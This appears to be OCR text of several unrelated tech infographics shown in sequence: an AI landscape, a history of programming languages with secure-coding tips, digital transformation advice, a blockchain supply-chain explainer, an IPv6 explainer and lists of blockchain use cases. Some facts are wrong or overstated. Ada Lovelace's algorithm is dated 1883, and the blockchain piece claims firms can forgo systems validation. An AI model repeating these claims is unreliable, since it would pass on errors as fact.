
source allianz global via @mikequindazzi


NEUROMORPHIC COMPUTING
COGNITIVE CYBER SECURITY
ROBOTIC PERSONAL ASSISTANTS
AUTONOMOUS SURGICAL ROBOTICS
NEXT GEN CLOUD ROBOTICS
THOUGHT CONTROLLED GAMING
REAL TIME UNIVERSAL TRANSLATION
VIRTUAL COMPANIONS
ARTIFICIAL INTELLIGENCE
Technology Landscape
AUTONOMOUS SYSTEMS
MACHINE LEARNING
DEEP LEARNING
NEURAL NETWORKS
PATTERN RECOGNITION
NATURAL LANGUAGE PROCESSING
CHATBOTS
REAL TIME EMOTION ANALYTICS



THE HISTORY OF
PROGRAMMING LANGUAGES
INTRODUCTION TO PROGRAMMING LANGUAGES
PROGRAMMING LANGUAGES ENABLE USERS TO WRITE PROGRAMS FOR SPECIFIC COMPUTATIONS/ALGORITHMS
1883:
Ada Lovelace credited with first computer programming language; wrote an algorithm for the Analytical Engine (early mechanical computer)
THERE ARE 1.2M+ COMPUTER PROGRAMMERS AND SOFTWARE DEVELOPERS IN THE US
= 12,500
1957-1959
FORTRAN (FORMULA TRANSLATION), LISP (LIST PROCESSOR), AND COBOL (COMMON BUSINESS-ORIENTED LANGUAGE)
Considered the oldest languages that are still used today. High-level languages created for scientific, mathematical, and business computing.
PRIMARY USES
Supercomputing applications, AI development, business software
USED BY
NASA, credit cards, ATMs
NASA
FUN FACT
Action movie The Terminator used samples of Cobol source code for the text shown in the Terminator's vision display.
1970
PASCAL (AFTER FRENCH MATHEMATICIAN/PHYSICIST BLAISE PASCAL)
High-level. For teaching structured programming and data structuring. Commercial versions widely used throughout the '80s.
CREATOR
NIKLAUS WIRTH
PRIMARY USES
Teaching programming
Object Pascal, a derivative, is commonly used for Windows application development
USED BY
Apple Lisa (1983), Skype
skype
1972
C (BASED ON AN EARLIER LANGUAGE CALLED "B")
General-purpose, low-level. Created for Unix systems. Second most popular language (behind Java). Many leading languages are derivatives, including C#, Java, JavaScript, Perl, PHP, and Python.
CREATOR
DENNIS RITCHIE
Bell Labs
PRIMARY USES
Cross-platform programming, system programming, Unix programming, computer game development
USED BY
Unix (rewritten in C in 1973), early WWW servers and clients
UNIX®
1983
C++ (FORMERLY "C WITH CLASSES"; ++ IS THE INCREMENT OPERATOR IN "C")
Intermediate-level, object-oriented. An extension of C, with enhancements such as classes, virtual functions, and templates.
CREATOR
BJARNE STROUSTRUP
Bell Labs
PRIMARY USES
Commercial application development, embedded software, server/client applications, video games
USED BY
Adobe, Google Chrome, Mozilla Firefox, Microsoft Internet Explorer
Adobe
1983
OBJECTIVE-C (OBJECT-ORIENTED EXTENSION OF "C")
General-purpose, high-level. Expanded on C, adding message-passing functionality based on Smalltalk language.
CREATOR
BRAD COX AND TOM LOVE
Stepstone
PRIMARY USES
Apple programming
USED BY
Apple's OS X and iOS operating systems
1987
PERL ("PEARL" WAS ALREADY TAKEN)
General-purpose, high-level. Created for report processing on Unix systems. Today it's known for high power and versatility.
CREATOR
LARRY WALL
Unisys
PRIMARY USES
CGI, database applications, system administration, network programming, graphics programming
USED BY
IMDb, Amazon, Priceline, Ticketmaster
IMDb
amazon
1991
PYTHON (FOR BRITISH COMEDY TROUPE MONTY PYTHON)
General-purpose, high-level. Created to support a variety of programming styles and be fun to use. Tutorials, sample code, and instructions often contain Monty Python references.
CREATOR
GUIDO VAN ROSSUM
CWI
PRIMARY USES
Web applications, software development, information security
USED BY
Google, Yahoo, Spotify
Google
YAHOO!
1993
RUBY (THE BIRTHSTONE OF ONE OF THE CREATOR'S COLLABORATORS)
General-purpose, high-level. A teaching language influenced by Perl, Ada, Lisp, Smalltalk, etc. Designed for productive and enjoyable programming.
CREATOR
YUKIHIRO MATSUMOTO
PRIMARY USES
Web application development, Ruby on Rails
USED BY
Twitter, Hulu, Groupon
hulu
GROUPON
1995
JAVA (FOR THE AMOUNT OF COFFEE CONSUMED WHILE DEVELOPING THE LANGUAGE)
General-purpose, high-level. Made for an interactive TV project. Cross-platform functionality. Currently the world's most popular programming language.
CREATOR
JAMES GOSLING
Sun Microsystems
PRIMARY USES
Network programming, web application development, software development, Graphical User Interface development
USED BY
Android OS/apps
1995
PHP (FORMERLY "PERSONAL HOME PAGE," NOW IT STANDS FOR "HYPERTEXT PREPROCESSOR")
Open-source, general-purpose. For building dynamic web pages. Most widely used open-source software by enterprises.
CREATOR
RASMUS LERDORF
PRIMARY USES
Building/maintaining dynamic web pages, server-side development
USED BY
Facebook, Wikipedia, Digg, WordPress, Joomla
facebook
digg
1995
JAVASCRIPT (FINAL CHOICE AFTER "MOCHA" AND "LIVESCRIPT")
High-level. Created to extend web page functionality. Used by dynamic web pages for form submission/validation, interactivity, animations, user activity tracking, etc.
CREATOR
BRENDAN EICH
Netscape
PRIMARY USES
Dynamic web development, PDF documents, web browsers, desktop widgets
USED BY
Gmail, Adobe Photoshop, Mozilla Firefox
Gmail
TIPS FOR SECURE PROGRAMMING
Always check for OWASP Top Ten vulnerabilities
Ensure that sensitive data is properly encoded and encrypted
Use access control and permissions to protect resources and limit application/user capabilities
Validate all input and output
Store data securely
Write code that is capable of handling exceptions (errors) securely
Write code that is free of hardcoded credentials or cryptographic keys
Use passwords and session management practices to verify users
Implement comprehensive yet realistic security policies
Learn more about the vulnerabilities found in vendor programs.
https://info.veracode.com/soss-report.html
SOURCES
http://www.bls.gov/ooh/computer-and-information-technology/home.htm
http://www.tiobe.com/index.php/content/paperinfo/tpci/index.html
http://news.cnet.com/8301-13505_3-10453213-16.html
https://info.veracode.com/vast-soss.html
VERACODE

20 WAYS TO ACHIEVE
DIGITAL TRANSFORMATION
MINDSET
01
START WITH THE CORE MISSION
Don't start with the technology, think about the social value you're trying to deliver and then how technology might help you solve key challenges you face
02
FULLY COMMIT & ACCEPT THE PAIN
This is a change management process that will affect every area of your operation. Accept that some people will have to retrain or leave
03
SHOW DON'T TELL
Discussing transformation ideas is useful... but getting stuck in, and showing evidence quickly is the best way to find out what works and get buy-in
04
BE TRANSPARENT
Collective wisdom is essential. Be open about your successes and the failures. Share your code, share your plans, share your data, share everything
05
THINK BROADER THAN WEB & SOCIAL
An enabling technology could be anything from a wearable device to your internal finance system. Make sure you're considering all forms of digital technology
PEOPLE
06
FIND SOMEONE TO GUIDE YOU
Look inside and outside your organisation for someone who can guide you. Consider appointing a fixed term Director of digital transformation
07
SACK THE 'NO' PERSON
A new breed of technologists and architects are showing that it is possible to have IT infrastructure that works. Don't trust anyone who says it's too difficult
08
REPLACE TRUSTEES
Make sure there's someone on your trustee board who really gets this, and educate those who don't. Seriously consider appointing someone under 30
09
BREAK DOWN SILOS
Share digital knowledge across your organisation by building cross discipline project teams, and seconding digital staff into other teams departments
10
GET SOME GOOD DATA PEOPLE
Every organisation can and should do more with the data they have. Bring in or train someone who can help you unleash and use it effectively
PROCESS
11
KEEP YOUR HORIZONS SHORT
Focus on one thing at a time and work in small, iterative steps. Pick a problem and put enough effort into fixing that before moving on
12
FIND WAYS TO INNOVATE
If you're not trying to disrupt what you do then someone else is. Set up an in-house R&D lab, or find a partner that can help you develop future ideas
13
CO-DESIGN WITH YOUR AUDIENCE
It has never been more crucial to be audience-centric. Involve your beneficiaries and supporters in all new projects as closely as possible
14
COLLABORATE AND PARTNER
Don't recreate systems, products or ideas. Work with the people and companies who are already doing it well
15
IF IT ISN'T WORKING STOP DOING IT
Stop doing anything that isn't core to your mission and isn't working well. If it is core but isn't working then make it a priority
TOOLS
16
ASSUME IT ALREADY EXISTS
There is a low-cost tool for almost any need or problem you have. From inventive uses for social media feeds to handy ways to enhance productivity
17
GO CLOUD-BASED
Improve efficiency, scalability, and collaboration whilst making it possible for your teams to work anywhere, not just the office
18
MODULAR NOT ONE SIZE FITS ALL
Don't try to find a one-size fits all solution. Take best in class, independent tools that talk to each other and plug them together
19
TRACK LIVE PERFORMANCE
Help everyone to understand and monitor impact by putting a live dashboard of current performance up somewhere noticeable in the office
20
MAKE SURE IT'S SUSTAINABLE
Make sure you can afford to support and maintain the kit your use. Not just to implement it in the first place
This poster is an excerpt from The New Reality - a study into digital transformation for the non-profit sector
To see the full study including the top 50 ways to achieve digital transformation visit: www.thenewreality.info
Poster and The New Reality study produced by @JulieDodd
CREATIVE COMMONS


BLOCK CHAIN
How serialized block chain will revolutionize the supply chain
REQUEST SENT
A request to append a transaction to the supply chain is sent.
The transaction is then shared through a P2P network, without reliance on central vendor, for validation.
REQUEST VALIDATED
A block is created after every component of a transaction is completed and validated using proven, trusted algorithms. A verified transaction can contain data events and smart contracts.
+
BLOCK CREATED
APPENDED
TRANSACTION COMPLETED
Once you put data on the blockchain, it is there forever; it can never be removed or altered by any party or user.
Every addition to the blockchain has a time-stamp and a counterfeit-proof cryptographic key signature.
Because blockchain inherently protects the purity of the data, companies can forego computer systems validation — a huge cost saving.
Integrating sensors into blockchain reduces inefficiencies, sources of delay, bias, and potential for disagreement over when key milestones are met.
SMART CONTRACTS
Blocks can be data or can include smart contracts; smart contracts autonomously trigger other transactions when key milestones are reached or completed.
Milestone Ex.
Smart Contract Ex.
Goods Issued
Create Shipment
Pickup Confirmed
Activate Sensor
Proof of Delivery
Issue Bill / Invoice




© 2017 Grant Thornton Malta


UNDERSTANDING THE NEED FOR IPv6
The Average US Household Uses
5.7 Internet Connected Devices
The US Alone Uses Over
500M Internet Connected Devices
How many IP addresses are you using?
128.164.37.241
Television
138.47.128.32
Thermostat
164.27.149.7
MP3 Player
142.64.201.32
Radio
61.97.40.3
Laptop
42.113.89.8
Blu-Ray Player
112.32.90.4
Game Console
68.23.47.1
Tablet
IP addresses are assigned to Internet-connected devices on networks using Internet Protocol for communication (hence, IP). IP addresses help us identify which network the device is using and where the devices are located. IP addresses are an integral part of the Domain Name System (DNS) and communicate the locations of our favorite websites, like Dyn.com.
IPv4 Is Running Out!
Map shows the projected dates of IPv4 depletion for each RIR region. Some regions have already run out of their allocation of IPv4 addresses.

Latin & South America
Africa
Enter IPv6
IPv4: 204.13.248.106
IPv6: 2600:2001:0:3::106
There Are:
4,294,967,296
possible IPv4 addresses
There Are:
340,282,366, 920,938,000,000, 000,000 x 10^12
possible IPv6 addresses
That's 47,261,439, 850,130,300 x 10^12
IPv6 addresses for every person on the planet!
That's 3 x 10^23
IPv6 addresses for every star in the universe!
Hi!
A* @J
They Don't Communicate.
IPv4 and IPv6 run parallel to each other, not interchangeably. It's not like a software update where you just switch from one version to the other. IPv4 and IPv6 are different enough that software and routers need to be changed to support the new network.
dyn.com
@dy

Anatomy of a ChatBot: How Conversational UXs Provide Value



creative commons Some Rights Reserved. 2016 by Dion Hinchcliffe



Blockchain
(Use Cases)
Source: GrowthPraxis
Proof of ownership and a marketplace for sales and purchase of digital assets
Company: MyPowers
Enables authenticity of a review through trustworthy endorsements for employee peer review
Company: TRST.im
Decentralized prediction platform for the share markets, politics etc
Company: Augur
Decentralized patient records management
Company – BitHealth (Healthcare IT)
Proof of ownership for digital content
Arts, pictures and images
Companies: Blockai, Bitproof, ascribe, Artplus
Other companies: Chainy.Link, Stampery
Digitizing assets: Improves anti-counterfeit measures
Consumer electronics, Automotive
Companies: The Real McCoy, ChainLink
Other companies: Everpass, BlockVerify
Degree Verification
Company: Degree Of Trust
Provides digital identity that protects consumer privacy
Internet, car locks: Onename
Customer identification: Trustatom
Elections Voting: Follow My Vote
Enables authenticity of a review
Helps users engage, share reputation and collect feedback
Company: The World Table
Through trustworthy endorsements
Company: Asimov
Decentralized internet and computing resources to every home and business
Company: ePlug
Digitizing company incorporations, transfer of equity/ownership and governance
Company: Otonomos
Proof of ownership of modules in app development
Company: Assembly
Proof of ownership for digital content storage and delivery
Companies: Blocktech (Alexandria), Bisantyum, Blockparti, The Rudimental, BlockCDN
Points based value transfer for ride sharing
Company – La'Zooz
Digital security trading: ownership and transfer
Companies: Symbiont, Mirror, Spritzle, Secure Assets, BitShares, Coins-e, equityBits, DXMarkets, MUNA
Digitization of documents/contracts and proof of ownership for transfers
Company: Colu (Colored Coins)
Decentralized storage using a network of computers on blockchain
Company: Storj
Decentralized IoT
Home automation: Chimera-inc.io
Industries: Filament
Provides digital identity that protects consumer privacy
Companies: Sho Card, Uniquid
Escrow/Custodian service
Gaming industry
Companies: PlayCoin, Bitnplay
Gaming industry and loan servicing
Company: New System Technologies
E-commerce
Company: Fundrs.org
A smart contract IT portal executing order fulfilment in ecommerce/manufacturing
Company: UbiMS

Figure 1. Blockchain in the public sector, as of March 2017

Blockchain experiments in the public sector are accelerating globally, with a concentration in the US and Europe.

Top 10 most active public sector use cases*

1. Digital currency/payments
2. Land registration
3. Voting (elections)
4. Identity management
5. Supply chain traceability
6. Health care
7. Voting (proxy)
8. Corporate registration
9. Taxation
10. Entitlements management

* Measured by observing the number of public sector blockchain experiments planned, in progress, or stalled globally

Color coding key

- In progress
- Planned
- Announced

